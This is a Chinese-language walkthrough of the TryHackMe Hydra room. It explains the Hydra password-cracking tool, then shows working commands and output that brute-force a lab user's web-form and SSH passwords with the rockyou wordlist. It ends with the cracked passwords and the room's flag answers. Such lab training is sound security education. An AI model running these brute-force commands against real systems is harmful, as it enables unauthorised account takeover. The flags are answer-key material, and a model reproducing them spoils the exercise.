THM-Hydra-学习

本文相关的TryHackMe实验房间链接：https://tryhackme.com/room/hydra

Hydra简介

什么是Hydra（九头蛇）？

Hydra是一个暴力在线密码破解程序， 一个针对系统登录密码的快速爆破工具。

我们可以使用Hydra运行一个字典并"暴力破解"一些身份验证服务，想象一下试图在特定服务上手动猜测某人的密码（SSH, Web应用程序登录框, FTP，SNMP），使用 Hydra 运行密码字典以确定正确的密码。

Hydra能够尝试暴力破解以下协议：

Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle监听器, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP枚举, SNMP v1+v2+v3, SOCKS5, SSH (v1和v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC以及XMPP等。

有关Hydra中每个协议选项的详细信息，请阅读Kali官方的Hydra工具页面： https://en.kali.tools/?p=220 。


如果你的密码很常见，不包含特殊字符也不超过 8 个字符，则很容易被猜到。存在1 亿个包含常用密码的字典能够被暴力破解工具使用，因此当开箱即用的应用程序使用简单密码登录时，请务必更改默认密码！某些电子摄像头和 web 框架通常会使用 admin:password 作为管理员的默认账户和密码，这显然也不够强大。

安装Hydra

如果你正在使用 Kali Linux，九头蛇是预装的，如果没有--你可以在这里下载：https://github.com/vanhauser-thc/thc-hydra

Hydra简单使用

在TryHackMe中部署目标机器，然后使用浏览器导航到目标站点。



> 获得信息，目标站点登录页的完整url为：http://10.10.193.62/login
>
> 登录页的url信息为：/login

Hydra的命令


我们传递给 Hydra 的参数选项取决于我们正在攻击的服务（协议），例如，如果我们想暴力破解FTP服务并且使用的用户名为 user、密码字典为 passlist.txt，那么可以输入以下命令：

```
hydra -l user -P passlist.txt ftp://10.10.193.62
```

对于已部署的目标机器，我们可以针对目标机的SSH服务和Web表单(POST 方法)使用 Hydra的命令。

SSH

```
hydra -l <username> -P <full path to pass> 10.10.193.62 -t 4 ssh
```




OPTION	DESCRIPTION
-l	is for the username
-P	Use a list of passwords
-t	specifies the number of threads to use

Post Web 表单

我们也可以使用 Hydra 来暴力破解 Web 表单，但是你必须确保知道它发出的请求类型 - 通常使用 GET 或 POST 方法。 你可以使用浏览器的网络选项卡（在开发者工具中）查看请求类型，或者通过查看源代码得知。

下面是一个使用Hydra命令暴力破解POST 登录表单的例子:

```
hydra -l <username> -P <wordlist> 10.10.193.62 http-post-form "/<login
url>:username=^USER^&password=^PASS^:F=incorrect" -V
#<>所包含的部分需要换成真实的目标信息
```




OPTION	DESCRIPTION
-l	Single username
-P	indicates use the following password list
http-post-form	indicates the type of form (post)
/login url	the login page URL
:username	the form field where the username is entered
^USER^	tells Hydra to use the username
password	the form field where the password is entered
^PASS^	tells Hydra to use the password list supplied earlier
Login	indicates to Hydra the Login failed message
Login failed	is the login failure message that the form returns
F=incorrect	If this word appears on the page, its incorrect
-V	verborse output for every attempt

更多使用帮助请查看github相关项目： https://github.com/vanhauser-thc/thc-hydra

操作

问题一：使用 Hydra 暴力破解molly的web 密码，什么是flag1?


```
hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.193.62 http-post-form
"/login:username=^USER^&password=^PASS^:F=incorrect"
```



```
┌──(root🔥hekeats)-[~]
└─# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.193.62 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect"
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
hese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-15 16:42:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.193.62:80/login:username=^USER^&password=^PASS^:F=incorrect
[80][http-post-form] host: 10.10.193.62   login: molly   password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-15 16:43:00
```

> 用户：molly
>
> 密码：sunshine

使用获取到的密码，在目标站点的登录页进行登录，登录之后查找flag相关内容：




THM{2673a7dd116de68e85c48ec0b1f2612e}

> THM{2673a7dd116de68e85c48ec0b1f2612e}

问题二：使用 Hydra 暴力破解molly的SSH 密码，什么是flag2?

```
hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.193.62 ssh
```




```
┌──(root🔥hekeats)-[~]
└─# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.193.62 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret
rposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-15 16:34:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a p
ting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8965
[DATA] attacking ssh://10.10.193.62:22/
[22][ssh] host: 10.10.193.62   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-15 16:35:21
```

> 用户：molly
>
> 密码：butterfly

使用获取到的密码，通过SSH服务连接用户molly，查找falg文件并查看内容：


```
ssh molly@10.10.193.62
```



```
┌──(root🔥hekeats)-[~]
└─# ssh molly@10.10.193.62
The authenticity of host '10.10.193.62 (10.10.193.62)' can't be established.
ED25519 key fingerprint is SHA256:ciDhOM8CxgXYKA3mWlflQw3jJRBuGmeNTD5MbcYS11Q.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.193.62' (ED25519) to the list of known hosts.
molly@10.10.193.62's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-193-62:~$ ls
flag2.txt
molly@ip-10-10-193-62:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
```

> THM{c8eeb0468febbadea859baeb33b2541b}

答题卡



回答以下问题

使用 Hydra 暴力破解 molly 的网络密码。什么是标志 1？

THM{2673a7dd116de68e85c48ec0b1f2612e}

使用 Hydra 暴力破解 molly 的 SSH 密码。什么是标志 2？

THM{c8eeb0468febbadea859baeb33b2541b}